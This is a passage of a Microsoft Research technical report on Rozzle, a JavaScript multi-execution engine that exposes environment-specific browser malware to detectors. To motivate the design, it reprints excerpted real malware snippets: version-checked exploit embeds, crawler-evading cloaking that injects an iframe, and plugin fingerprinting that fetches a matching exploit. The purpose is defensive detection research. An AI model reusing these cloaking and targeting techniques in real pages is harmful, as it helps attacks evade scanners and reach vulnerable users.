Rozzle: De-Cloaking Internet Malware

Clemens Kolbitsch
Vienna University of Technology

Benjamin Livshits and Benjamin Zorn
Microsoft Research

Christian Seifert
Microsoft

Microsoft Research Technical Report
MSR-TR-2011-94
October 25, 2011

Microsoft®
Research

ROZZLE: De-Cloaking Internet Malware

Clemens Kolbitsch
Vienna University of Technology

Benjamin Livshits and Benjamin Zorn
Microsoft Research

Christian Seifert
Microsoft Corporation

***Abstract*—In recent years, attacks that exploit vulnerabilities in browsers and their associated plugins have increased significantly. These attacks are often written in JavaScript and literally millions of URLs contain such malicious content.**

While static and runtime methods for malware detection have been proposed in the literature, both on the client side, for just-in-time in-browser detection, as well as offline, crawler-based malware discovery, these approaches encounter the same fundamental limitation. Web-based malware tends to be environment-specific, targeting a particular browser, often attacking specific versions of installed plugins. This targeting occurs because the malware exploits vulnerabilities in specific plugins and fail otherwise. As a result, a fundamental limitation for *detecting* a piece of malware is that malware is triggered infrequently, only showing itself when the right environment is present. In fact, we observe that using current *fingerprinting* techniques, just about any piece of existing malware may be made virtually undetectable with the current generation of malware scanners.

This paper proposes ROZZLE, a JavaScript *multi-execution* virtual machine, as a way to explore multiple execution paths within a single execution so that environment-specific malware will reveal itself. Using large-scale experiments, we show that ROZZLE increases the detection rate for *offline* runtime detection by almost seven times. In addition, ROZZLE triples the effectiveness of online runtime detection. We show that ROZZLE incurs virtually no runtime overhead and allows us to replace multiple VMs running different browser configurations with a single ROZZLE-enabled browser, reducing the hardware requirements, network bandwidth, and power consumption.

I. INTRODUCTION

In recent years, we have seen mass-scale exploitation of memory-based vulnerabilities migrate towards drive-by attacks delivered through the browser. With millions of infected URLs on the internet, JavaScript malware now constitutes a major threat. A recent 2011 report from Sophos Labs indicates that the number of malware pieces analyzed by Sophos Labs every day in 2010 — about 95,000 samples — nearly doubled from 2009 [56].

While static and runtime methods for malware detection have been proposed in the research literature (e.g., see [17, 18, 48]), both on the client side, for just-in-time in-browser detection, as well as offline, crawler-based malware discovery, these approaches encounter the same fundamental limitation. Web-based malware tends to be environment-specific, targeting a particular browser, often with specific versions of installed plugins. This targeting happens because the exploits will often only work on specific plugins and fail otherwise. As a result, a fundamental limitation for *detecting* a piece of malware is that malware is only triggered occasionally, given the right environment; an excerpted example of such malware is shown in Figure 1.

While this behavior has been observed previously in the context of x86 malware [36, 39, 67], the traditional approach to improving path coverage involves *symbolic execution*, a powerful multi-path exploration technique that is unfortunately often associated with non-trivial performance penalties [11, 12, 23, 50]. As such, off-the-shelf symbolic execution is not a feasible strategy. In a brute-force attempt to increase detection rates, offline detectors often deploy and utilize a variety of browser configurations side-by-side. While potentially effective, it is often unclear how many environment configurations are necessary to reveal all possibile malware that might be lurking within a particular web site. Conversely, many sites will be explored using different configurations despite the fact that their behavior is *not* environment-specific. As a result, this approach has significant negative implications on the overall hardware requirements, as well as power and network bandwidth consumption.

This paper proposes ROZZLE, a JavaScript *multi-execution* virtual machine, as a way to explore multi-

```
1  var E5Jrh = null;
2  try {
3      E5Jrh = new ActiveXObject("AcroPDF.PDF")
4  } catch(e) { }
5  if(!E5Jrh)
6  try {
7      E5Jrh = new ActiveXObject("PDF.PdfCtrl")
8  } catch(e) { }
9  if(E5Jrh) {
10     lv = E5Jrh.GetVersions().split(",")[4].
11     split("=")[1].replace(/\./g,"");
12     if(lv < 900 && lv != 813)
13       document.write('<embed src=".../validate.php?s=PTq..."
14       width=100 height=100 type="application/pdf"></embed>')
15     }
16     try {
17       var E5Jrh = 0;
18       E5Jrh = (new ActiveXObject(
19             "ShockwaveFlash.ShockwaveFlash.9"))
20             .GetVariable("$" + "version").split(",")
21     } catch(e) { }
22     if(E5Jrh && E5Jrh[2] < 124)
23       document.write('<object classid="clsid:d27cdb6e-ae..."
24       width=100 height=100 align=middle><param name="movie"...');
25 }
```

Fig. 1: Typical JavaScript exploit found in the wild that demonstrates environment matching.

ple execution paths within a single execution so that environment-specific malware will reveal itself. Rozzle implements a single-pass multi-execution approach that is able to detect considerably more malware without any noticeable overhead on most sites. The goal of our work is to increase the effectiveness of a dynamic crawler searching for malware so as to imitate multiple browser and environment configurations *without* dramatically reducing the throughput.

A. Contributions

This paper makes the following contributions:

- **Insight.** We observe that typical JavaScript malware tends to be fragile; in other words, it is designed to execute in a particular environment, as opposed to benign JavaScript, which will run in an environment-independent fashion. We experimentally demonstrate that as a metric, *fragility* highly correlates with maliciousness in Section II.
- **Low-overhead multi-execution.** We describe Rozzle, a system that *amplifies* other static and dynamic malware detectors. Rozzle implements lightweight multi-execution for JavaScript, a low-overhead specialized execution technique that explores multiple malware execution paths in order to make malware reveal iteself to both static and runtime analysis.
- **Detection effectiveness.** Using a collection of 65,855 JavaScript malware samples, 2.5% of which trigger a runtime malware detector, we show that Rozzle increases the effectiveness of the runtime detector by almost a *factor of seven*, enabling detection of 17.5% of the samples. We also show that Rozzle increases the detection capability of static and dynamic malware detection tools used in a dynamic web crawler, increasing runtime detections in that case over three-fold. When used for static online detection, Rozzle finds an additional 5.6% of malicious URLs.
- **Runtime overhead.** Using a collection of 500 representative benign web sites, we show that the median CPU overhead is 0% and the 80^{th} percentile is 1.1%. The median memory overhead is 0.6% and the 80^{th} percentile is 1.4%. The average overhead is slightly higher, because of a few outliers: the CPU overhead averages 10% and the memory overhead of using Rozzle is 3% on average.
- **Malware roulette.** We outline attack strategies that are not detectable with the current generation of static and runtime malware detection tools and use these attacks as a motivation and a quality bar for Rozzle's design.

B. Paper Organization

The rest of the paper is organized as follows. Section II gives some background information on JavaScript exploits and their detection. Section III gives an intuitive overview of Rozzle. Section IV describes the implementation of our analysis. Section V describes our experimental evaluation. Section VI proposes ways to design more powerful attacks that would not be uncovered with the current generation of malware detection tools. Section VII discusses the limitations of Rozzle. Section VIII discusses related work, and, finally, Section IX concludes.

II. Background

In the last several years, we have seen web-based malware experience a tremendous rise in popularity. Much of this is due to the fact that JavaScript, a type-safe language, can be used as a means of mounting drive-by attacks against web browsers. A prominent example of such attacks is *heap spraying* [53, 59], where many copies of the same shellcode are copied all over the browser heap before a jump to the heap is triggered through a vulnerability in the browser. This exploitation technique showcases the expressive power for a scripting language, since copying of the shellcode is typically accomplished with a single `for` loop. Our experience with Nozzle [48], a runtime heap spraying detector and Zozzle [18], a static JavaScript malware detector, suggests that there are millions of malicious sites containing heap spraying as well as other kinds of JavaScript-based malware, such as scareware [22]. Previous reports point out to the prevalence of JavaScript malware cloaking [4, 14, 65]. Our experience indicates that various forms of cloaking, environment matching, or fingerprinting are virtually omnipresent in today's JavaScript malware. In fact, as we discovered, the degree to which a particular piece of code depends on the environment in which it runs — code fragility — is an excellent indicator of maliciousness; most benign code is environment-independent, whereas most malicious code does at least some cloaking, environment matching, or fingerprinting. The rest of this section is organized as follows. Section II-A presents a simple running example to motivate our discussion. Section II-B discusses several commonly used environment-specific malware practices. Section II-C presents an experiment where we show that *code fragility* correlates highly with code maliciousness.

A. JavaScript Malware: An Example of Real-Life Malware

To give the reader a better understanding of individual problems our system has to address, we start with an example of a piece of browser fingerprinting code found in the wild. A cleaned up version of this example, shown in Figure 3, employs precise fingerprinting to deliver only selected exploits that are most likely to successfully attack the client browser. Lines 1–40 compile the portion of the fingerprint that records the presence of the Adobe Acrobat, Quicktime, and Java plugins. Lines 42–42 record the presence of the Windows Media Player. Lines 54–55 construct the `fingerprint` string variable and lines 58–77 augment it with the browser language. Finally, line 81

```
function killErrors() { return true; }
window.onerror = killErrors;
function jc() {
    jc_list = [...]; // list of image locations
    for (i= 0; i < jc_list.length; i++) {
        ischeck = 1;
        x = new Image();
        x.src = "";
        x.onerror = function() { ischeck = 0; }
        x.src = jc_list[i];
        if (ischeck == 1) return 1;
        delete x;
    }
    return 0;
}
if (!jc()) {
    var oop="sk";
    // inject malware if not crawler
    document.writeln(
        "<iframe src=5.htm width=100 height=1><\/iframe>");
}
```

Fig. 2: Client-side cloaking designed to avoid dynamic crawlers.

issues a request to a malware hosting site to fetch the malware that corresponds to the computed fingerprint.

B. Current Practices: Matching, Cloaking, Fingerprinting

We distinguish between three loosely defined categories of techniques commonly used in today's malware: environment matching, fingerprinting, and cloaking, described in turn below.

Environment matching: Figure 1 shows a typical example of environment matching, found in most of the malware we find in the wild. In this case, the script determines the capabilities of the browser and selectively alters the content of the page, such as showing a movie.

Fingerprinting: Browser fingerprinting is a technique in which a variety of environment variables are evaluated to assess the capabilities of the browser. In contrast to environment matching, browser fingerprinting is more comprehensive and detailed in its assessment. Privacy advocates show that browser fingerprinting can be used to track users across sessions without the help of cookies as browsers carry unique information that results in unique fingerprints [20, 41]. Malware writers also use fingerprinting, as illustrated in Figure 3, to deliver malware customized for a particular browser configuration or, perhaps, even in the case of targeted attacks, for a particular user.

Cloaking: Offline malware scanning is used routinely to compile black lists of malicious URLs [47, 48]. In this scenario, cloaking can be successfully used by malware writers to avoid being detected when the malware-detecting crawler visits a particular site. We distinguish between *server-side cloaking*, which often operates by treating certain categories of HTTP headers or IP addresses, such as those coming from security vendors, differently, thereby avoiding detection, and *client-side cloaking*, which implements cloaking using JavaScript. Figure 2 shows an example of client-side cloaking we found in the wild. In this case, the crawler may *not* load images to save on

```
var quicktime_plugin = "0",
    adobe_plugin = "00",
    flash_plugin = "0",
    video_plugin = "00";

function get_verision(s, max_offset) { ... }

for(var i = 0; i < navigator.plugins.length; i++)
{
    var plugin_name = navigator.plugins[i].name;
    if (quicktime_plugin == 0 && plugin_name.indexOf("QuickTime") != -1)
    {
        var helper = parseInt(plugin_name.replace(/\D/g,""));
        if (helper > 0)
            quicktime_plugin = helper.toString(16)
    }
    if (adobe_plugin == "00" && plugin_name.indexOf("Adobe Acrobat") != -1)
    {
        plugin_name = navigator.plugins[i].description;
        if(plugin_name.indexOf(" 5") != -1)
            adobe_plugin = "05";
        else
            if(plugin_name.indexOf(" 6") != -1)
                adobe_plugin = "06";
            else
                if(plugin_name.indexOf(" 7") != -1)
                    adobe_plugin = "07";
                else
                    adobe_plugin = "01"
    }
    else
    {
        if (flash_plugin == "0" && plugin_name.indexOf("Shockwave Flash") != -1)
            flash_plugin = get_version(navigator.plugins[i].description,4);
        else
            if (window.navigator.javaEnabled && java_plugin == 0 && plugin_name.indexOf("Java") != -1)
                java_plugin = get_version(navigator.plugins[i].description,4);
    }
}

if(navigator.mimeTypes["video/x-ms-wmv"].enabledPlugin)
    video_plugin = "01"



while(quicktime_plugin.length < 8)
    quicktime_plugin = "0" + quicktime_plugin;
while(flash_plugin.length < 8)
    flash_plugin = "0" + flash_plugin;
while(java_plugin.length < 8)
    java_plugin = "0" + java_plugin;

var fingerprint = "Q" + quicktime_plugin + "9" + video_plugin + "8" + adobe_plugin +
                  "F" + flash_plugin + "J" + java_plugin;


var system_language;
if(!(system_language = navigator.systemLanguage))
    if(!(system_language = navigator.userLanguage))
        if(!(system_language = navigator.browserLanguage))
            system_language = navigator.language;
if (system_language)
{
    system_language = system_language.substr(0,10);
    var language = "";
    for(var i = 0; i < system_language.length; i++)
    {
        var l = system_language.charCodeAt(i).toString(16);
        if (l < 2)
            language += "0";
        language += l;
    }
    while (language.length < 20)
        language += "00";
    fingerprint += "L" + language
}

// send out a request that depends on
// the generated fingerprint
fetch_exploit(fingerprint);
```

Fig. 3: Sophisticated environment fingerprinting.

processing times and network bandwidth. This fact is used by the code in this example to detect the crawler in function `jc`. If some of the images in list `jc_list` cannot be loaded, the error handler is called, which sets `ischeck` to `0`. If function `jc` returns `0`, an `iframe` pointing to malware is created.

C. Code Fragility Experiment

An observation that we make on the basis of our experience with malware is that environment-dependent code is often malicious. In this section, we give the reader an understanding of the prevalence of environment sensitive JavaScript code.

Using a simple *ad hoc* static analysis tool designed to process JavaScript abstract syntax trees (ASTs), we experimentally analyze the frequency with which both benign and malicious sites get access to environment-specific data that could be used to identify the browser,

	All		Malicious		Fragility Detector	
Documents	38,930,392	100.00%	2,373	100.00%	194	100.00%
Reference	2,993,848	**7.69%**	2,123	**89.46%**	194	100.00%
Branch	466,228	**1.20%**	2,123	**89.46%**	194	100.00%
`ActiveXObject`	440,508	1.13%	2,100	**88.50%**	194	**100.00%**
`navigator`	151,788	0.39%	1,462	61.61%	147	75.77%
`navigator.plugins`	129,326	0.33%	1,444	60.85%	147	75.77%
`navigator.mimeTypes`	63,086	0.16%	1,444	60.85%	147	75.77%
`navigator.javaEnabled`	55,526	0.14%	1,091	45.98%	119	61.34%
`navigator.userAgent`	45,928	0.12%	372	15.68%	28	14.43%
`navigator.language`	40,723	0.10%	0	0.00%	0	0.00%
`navigator.platform`	27,408	0.07%	0	0.00%	0	0.00%
`navigator.appVersion`	9,075	0.02%	0	0.00%	0	0.00%
`window`	3,107	0.01%	0	0.00%	0	0.00%
`document`	1,182	0.00%	0	0.00%	0	0.00%
`document.location`	391	0.00%	0	0.00%	0	0.00%
`ScriptEngine`	110	0.00%	0	0.00%	0	0.00%

Fig. 4: Measuring code fragility: Environment usage statistics, across different categories of code.

a specific browser-version, installed plugins, or even the underlying operating system, or CPU architecture. We conclude that, indeed, *code fragility* is an excellent measure of maliciousness.

Fragility detection tool: To help with evaluating our hypothesis, we have constructed a relatively simple static analysis tool for determining what conditionals (`if`s) in JavaScript code are environment-dependent. The tool works by statically *tainting* values [60] that are dependent on the `navigator` object and its fields and values that come from `ActiveXObject` calls. Taint is conservatively propagated through unary and binary string operations such as `trim` and string concatenation, as well as assignments.

Experimental results: We start with a set of 38.9 million JavaScript code snippets, representing all JavaScript presented for execution, from 2.8 million unique URLs. The set contains 2,373 JavaScript files that were flagged by Zozzle [18] and 194 files flagged by the fragility detection tool classifier mentioned above. These 194 are a strict subset of the 2,373. A summary of this data is presented in Figure 4.

The figure shows the number and fraction of files that have particular characteristics. The three main columns, "All", "Malicious" and "Fragility Detector", show the fractions of the total with respect to the different subsets mentioned above (e.g., flagged by Zozzle as malicious and flagged by our fragility detector). The "Reference" row shows those files where the `navigator` object or plugins are explicitly referenced. The "Branch" row shows those files where conditional expressions are based on the values of the `navigator` object or the presence or versions of plugins. The remaining rows break out the branches into the number of uses of specific fields of `navigator` and other environment-related variables.

We highlight our observations based on this data below:

- Only 7.7% of all JavaScript files reference environment-specific values. This fraction provides an estimate of the fraction of files would require multi-execution to expose potential malicious behavior.
- In 1.2% of all files, there is a branch on a symbolic value. Because branches require explicit action during multi-execution, these files will incur an additional cost in Rozzle.
- We observe that 98.8% of malicious files (as flagged by the Zozzle classifier) reference the JavaScript environment, 89.5% get a reference to something we would treat as symbolic (the difference is ActiveX-XML-RPC objects, and `document` and `window` objects). The same 89.5% of malicious files will branch on these conditions.

Avoidance technique	Affects Dyn.	Affects Static	Rozzle improves Dyn.	Rozzle improves Static
Envir. testing	✗	✓	✓	✓
Fingerprinting	✗	✗	✓	✓
Cloaking (client)	✗	✗	✓	✓
Cloaking (server)	✗	✗	✗	✗

Fig. 6: How existing malware detection techniques are affected by avoidance strategies in Section II-B and how Rozzle improves existing detection techniques.

The analysis above provides strong justification for our intuitive understanding: *exploits are environment-dependent.*

III. Overview

Section III-A covers existing techniques and outlines their shortcomings. Section III-B describes the basics of Rozzle. Finally, Section III-C provides a detailed example of multi-execution.

A. Challenges and Existing Techniques

While static analysis is a powerful technique that allows one to explore all program paths, a particular issue that plagues static analysis in the context of malicious




Fig. 5: Rozzle architecture as a series of trace rewriting steps.

JavaScript is that we are unable to *observe all code*. The script shown in Figure 2, for instance, selectively loads exploit content only when images are successfully loaded effectively hiding the exploit content from static analysis. Runtime evaluation has been advocated in this context [18, 27], but runtime execution suffers from the issue of low path coverage. A specific example is JavaScript malware that is triggered only when the user hovers over a particular UI element. This malware would generally not be exposed in the context of offline detection otherwise. A number of approaches to improve runtime path coverage exist, as detailed in the rest of this subsection.

Large-scale distributed setup: Machine clusters running different environment configurations are traditionally used for offline malware scanning, detection, and analysis. There are a number fundamental problems with this approach, however.

- **Scalability and inefficient use of resources**. While it is feasible to deploy a number of machines using different operating systems as well as browser manufacturers or versions, there are a number of other factors that need to be considered. For example, the availability of certain add-ons (such as Adobe Flash or the Java runtime) can have a great impact on how a browser renders or interacts with a remote server. Clearly, the combinatorial growth of possible plugin version/browser/browser version combinations in practice pretty much dictates the use of most popular environment configurations. In practice, this approach linearly expands the requirements on scanning hardware, network bandwidth, and power.
- **Overkill**. In order to detect malicious pages that selectively target a particular type of browser necessitates re-scanning the same page. As show in the previous section, only a very small fraction of sites found today make use of environment fingerprinting. Thus, deploying large clusters of computers re-scanning the same page and getting the same result is highly unprofitable and constitutes a waste of resources.
- **Server load**. Since multiple re-scans of the site are necessitated by this approach, load on analyzed web servers is increased. Note that we cannot cache server responses, as they might be user agent-specific. This may lead to the server refusing to accept connections from our offline scanner.
- **Incomplete attack surface**. Any pre-defined browser setup can only handle a *known* set of browsers and plugins. Thus, there is no guarantee that this setup will detect vulnerabilities in less popular plugins that could be used in targeted attacks against a small group of victims using known browser configurations.

Full symbolic execution: More recently, researchers have tried applying techniques of symbolic execution [11, 12, 23] to the task of exposing malware [9, 39]. This approach, while increasing the coverage, suffers from scalability challenges and is, in many ways, unnecessarily precise. Indeed, with a very precise runtime or static detector, malicious behavior is so uncommon that the issue of feasible paths is a relatively small concern.

B. Rozzle *Architecture and Overview*

Rozzle is an *enhancement* or *amplification* technology, designed to improve the efficacy of both static and runtime malware detection. Figure 6 summarizes how existing malware detection techniques are affected by avoidance strategies in Section II-B and how Rozzle improves existing detection techniques. Rozzle is effective at improving both static and runtime detection. However, Rozzle is helpless at avoiding server-side cloaking.

Multi-execution explained: The key idea behind Rozzle is to execute both possibilities whenever it encounters control flow branching that is dependent on the environment. For example, in the case of the `if` statement shown in Figure 7, Rozzle will execute both branches, one after another. Some readers might wonder if this creates a dependency on the order in which Rozzle will executing the `then` and the `else` branch. A key insight is that in this case we need to perform *weak updates*. In other words, the second assignment to variable `shellcode` does not override, but adds to the first value. This is like using gated SSA form [58] in optimizing compilers, except in the case of Rozzle, SSA construction happens at runtime.

```
if (navigator.userAgent=="safari") {
    shellcode = unescape("1...");
} else {
    shellcode = unescape("A...");
}
```

Fig. 7: Simple example of the use of symbolic values.

Rozzle **architecture:** Figure 5 provides an overview of the Rozzle architecture. Rozzle augments the semantics of a regular JavaScript interpreter by introducing additional statements in the execution that correspond to multiple symbolically executed paths. The second stage concretizes output statements for symbolic values according to a concretization policy L.

C. Detailed Example of Multi-Execution

To build-up the reader's intuition, we now show a more involved example of how Rozzle handles real-life code. Figure 8 provides an illustrative example of multi-execution in action on a simplified code excerpt extracted from the fingerprinting routine in Figure 3. Figure 8(a) shows the original program. On line 10, we output the computed value `qt_plugin`. Figure 8(b) shows the *evaluation function* computed by Rozzle to symbolically represent the computed result of `qt_plugin`. Note that the evaluation function is parameterized with the `navigator` object, whose `plugins` array is used in the function code. Conditionals in the evaluation function correspond to conditional statements in the original program. While this is outside the scope of this paper, note that evaluation functions may be analyzed entirely *statically* using one of the proposed approaches in the literature [6] to determine all potential outputs, to determine which inputs may lead to a particular output. Finally, Figure 8(c) shows the symbolic value the way it is represented by Rozzle. Once again, the symbolic evaluation tree directly matches the structure of the evaluation function in Figure 8(b), with leaves contributing the potential values of the output, which are either the result of evaluating

```
parseInt(name.replace(/\D/g,"")).toString(16)
```

or "0".

IV. Techniques


This section focuses on the details of multi-execution, covering both the fundamental principles and the details of Rozzle implementation on top of the Chakra JavaScript engine in IE 9. Because of the amount of technical detail, it might be skipped on first reading and returned to afterwards. This section is organized as follows. Section IV-A describes how we construct and manipulate symbolic values. Section IV-B elaborates challenges faced with a naïve implementation of multi-execution. Section IV-D discusses "concretizing" symbolic values on-demand. Section IV-E discusses the details of multi-execution in Rozzle. Finally, Section IV-F talks about our implementation of Rozzle built on top of IE 9.

```
1  var qt_plugin = "0";
2  var name = navigator.plugins[0].name;
3  if (qt_plugin == 0 && name.indexOf("QuickTime") != -1) {
4      var helper = parseInt(name.replace(/\D/g,""));
5      if (helper > 0){
6          qt_plugin = helper.toString(16)
7      }
8  }
9  output(qt_plugin);
```

(a) Original program.

```
function(navigator) {
    var name = navigator.plugins[0].name;
    return ("0" == 0 && name.indexOf("QuickTime") != -1) ?
          parseInt(name.replace(/\D/g,"")) ?
            parseInt(name.replace(/\D/g,"")).toString(16) :
            "0" :
          "0";
}
```

(b) Evaluation function.



(c) Symbolic value for output represented as a parse tree in the grammar shown in Figure 9. Concrete values (leaf nodes) are shown in black. The triangle represents a subtree rooted at a `parseInt` node, identical to the subtree to the left of the triangle.

Fig. 8: Example of multi-execution.

A. Symbolic Values

At the core of the Rozzle approach is the idea to treat some *heap values* as *symbolic*. This is a departure from traditional symbolic execution approaches: for example, in Sage [23], numerous program traces are considered, one after another, which correspond to different program paths. In Rozzle, similar exploration is achieved through executing multiple branches in the course of a *single* modified execution, using symbolic heap values to reflect multiple program outcomes. For example, the merge of two versions of `shellcode` in Figure 7 gives rise to a

Expressions

symExpr	::=	*numExpr* | *stringExpr* | *boolExpr*
		| *memberCall* | *funcCall* | ⋆
		| *condExpr* | **concretize**(*symExpr*)
condExpr	::=	*boolCond* ? *symExpr* : *symExpr*
binaryExpr	::=	*symExpr binaryOp symExpr*
funcCall	::=	*func* (*paramExpr*)
memberCall	::=	*symExpr* . *func* (*paramExpr*)
paramExpr	::=	*symExpr* | *symExpr* , *paramExpr*

Booleans

boolCond	::=	*boolExpr* | ¬*boolExpr*
		| *symExpr* ∨ *symExpr*
		| *symExpr* ∧ *symExpr*
boolExpr	::=	`true` | `false`
		| *symExpr boolOp symExpr*
		| **isSymbolic**(*symExpr*)

Numerics

numExpr	::=	*numericFunc*(*symExpr*) | `1` | `2` | ...
		| *numExpr binaryOp numExpr*
		| − *numExpr*
		| `parseInt`(*stringExpr*)
		| `indexOf`(*stringExpr*, *stringExpr*)
		| `abs`(*numExpr*)
		| `min`(*numExpr*, *numExpr*)
		| ...

String expressions

stringExpr	::=	*stringFunc*(*symExpr*) | `""` | ...
		| `encodeURI`(*stringExpr*)
		| `decodeURI`(*stringExpr*)
		| `substr`(*stringExpr*)
		| `concat`(*stringExpr*, *stringExpr*)
		| `replace`(*stringExpr*, *stringExpr*)
		| `replace`(/*stringExpr*/, *stringExpr*)
		| `toString`(*numExpr*)
		| `toString`(*numExpr*, *numExpr*)
		| ...

Operators

binaryOp	::=	+ | − | ∗ | / | % | << | >>
boolOp	::=	= | ≠ | < | <= | > | >=

Fig. 9: BNF for symbolic expressions used in Rozzle. The start symbol is *symExpr*.

symbolic value that is created a runtime *after* the `if/else` construct:

```
shellcode3 = navigator.userAgent=="safari" ?
shellcode1,shellcode2)
```

Note the merge of the weak updates in the conditional because of the dependency on the `userAgent` string. In general, objects that provide environment-specific data come in a variety of different basic as well as complex object types, such as *strings* (e.g., `userAgent`), *integers* (`ScriptEngineVersion`), and *objects* (supported mime-types) or `ActiveXObject`s. We should point out that dynamically-typed languages are especially well-suited to having symbolic heap values, so the approach we outline here is equally appropriate for JavaScript, Python, Ruby, or Perl. When representing symbolic values at runtime, within the JavaScript heap, we introduce a new JavaScript object type, `symbolicWrapper` that contains information that it is wrapping (e.g. a `userAgent` string) as well as the current concrete type. Initially, each symbolic wrapper has the runtime type of the wrapped object (e.g. *string* when wrapping a `navigator.userAgent` string value).

Marking values as symbolic: All environment-specific values start out as symbolic in Rozzle. For example, `navigator.userAgent` is treated symbolically, whereas the string `"0"` is not. This is quite similar to the notion of runtime tainting [60]. In Rozzle, taint originates with the fields of the `navigator` object. Additionally, we mark as symbolic the results of functions `ActiveXObject`, `ScriptEngine`, `ScriptEngineMajorVersion`, `ScriptEngineMinorVersion`, and `ScriptEngineBuildVersion` in the engine.

B. Challenges

While the basic idea of maintaining symbolic values on the heap is straightforward, any implementation must address some fundamental challenges, including the following:

- **Looping on a symbolic value:** When looping on a symbolic value, how many iterations do we need to perform?
- **Writing symbolic values to the DOM:** Symbolic values represent multiple concrete ones, so which of the concrete values do we write out to the DOM?
- **Output operations on symbolic values:** What if a symbolic value is used to compute the URL that the program is reading data from? How do we make these network requests concrete? Do we consider all of them?
- **Limiting the size of symbolic values within the heap:** When representing the symbolic heap naïvely, there is a very real possibility of running out of memory, because of the extra context provided by the symbolic values.
- **Introducing errors:** Rozzle may introduce new errors in correct code. One key reason is that Rozzle may expose differences in browser implementations, executing paths that would otherwise be infeasible. Other reasons exist as well, including running out of time, memory, or resources, making too many outside connections and being blocked by third-party servers, throwing exceptions, etc. We discuss errors that Rozzle may introduce in Section VII-A.

C. Symbolic Values: Manipulation and Representation

Figure 9 summarizes a grammar that captures symbolic values that may be created by Rozzle at runtime. We provide this in the form of a BNF grammar where *symExpr* is the start symbol; symbolic value trees that are created at runtime can be seen as parse trees for expressions in this grammar. Grammar elements such as *condExpr*, *numericExpr*, or *stringExpr* give rise to intermediate tree nodes, as shown in Figure 8(c). Elements *memberCall* and *funcCall* are slightly more complicated. Whenever there is

a call to a property of the object (i.e., a member function), we need to check if the current concrete type supports this method. If so, the output is a symbolic object representing the result of calling the function on the given object. This produces an AST of symbolic objects where each node in the tree contains a function and sub-ASTs for each call parameter.

Depth limiting: When creating new symbolic values, we are careful to limit the depth of resulting symbolic trees. One of the common reasons this comes up is because of symbolic values updated in a non-symbolic loop, which leads to the creation of unbounded nested trees. Our solution is to collapse the entire tree the moment its depth exceeds a fixed threshold and represent is as a special symbolic value $\star$.

Symbolic value compression: A challenge that we have to address when dealing with large JavaScript programs that have a lot of tainted branches is to keep the size of symbolic value trees small. Our approach to reducing the memory footprint of Rozzle involves using a *canonical representation* for data structures used to represent symbolic values, in a manner similar to decision diagrams [10], etc. This way, symbolic values will share some of the subtrees, as illustrated with the triangle in Figure 8. In Rozzle, we keep a pool of allocated symbolic values and, whenever creating a new conditional value, consult the list to see if the sub-components of the conditional are already found in the pool. Comparisons against existing pool elements are very fast and are currently done via a depth-first explicit comparison; an alternative involves using hashing and a lookup table for the same purpose.

D. Resolution of Symbolic Values

While the use of symbolic values in Rozzle allows us to explore more code paths than can be observed through a single concrete execution based on one particular environment, there exist cases where we need to obtain concrete values in the JavaScript engine from symbolic values constructed by Rozzle. Typically this happens, when an object is passed from the JavaScript engine to another browser subsystem (e.g., during modifications of the DOM, when browsing to a new URL, requesting new content from the web, etc.). Figure 8(c) shows a graphical representation of a variable in symbolic memory. When Rozzle requires concrete values (e.g., when passing a symbolic variable outside the JavaScript engine), it traverses the tree in memory and generates code as seen in Figure 8. Our system uses predefined profiles: Rozzle generates code that iterates over the given sets, using the generated formula to resolve concrete values. These values, together with a label that identifies the underlying profile, are stored as concrete value candidates.

Handling the DOM and IO: Concretization is required when dealing with various IO subsystems within the browser. Most common examples include writing symbolic values to the DOM and using symbolic values as parameters of a network request. Currently, we take the simple approach of just extracting the first of potentially many concrete values out of a symbolic one. This, of course, is an implementation choice. When dealing with the DOM, it is possible to *cache* symbolic values before they cross the JavaScript engine/DOM divide and then, whenever a value is returned back from the DOM, check it against the cache to return the symbolic version back to the JavaScript engine if necessary; this is the approach previously used in the ConScript project [34]. In the case of network requests being symbolic, we limit the requests to the first concrete value as well. An alternative would be to create multiple (cloned) browser instances or tabs that would continue executing in parallel.

Statements

$$
\begin{array}{lll}
stmt & ::= & var = symExpr \mid var.field = symExpr \\
 & & \mid \textbf{if } (symExpr) \textbf{ then } stmt \textbf{ else } stmt \\
 & & \mid \textbf{while } (symExpr)\ stmt \\
 & & \mid symExpr = symExpr(symExpr, \ldots, symExpr) \\
 & & \mid \textbf{output } (symExpr)
\end{array}
$$

Fig. 10: Statements in our program representation.

Local focus: Weak updates can lead to an unnecessary loss of precision. To understand why, consider the following loop:

```
if(navigator.userAgent.indexOf("safari") > 0){
    for(i=0; i<5000; i++){
        // ignore the undef because path
        // predicate matches the symbolic value predicate
        // i = is_safari ? 0 : undef;
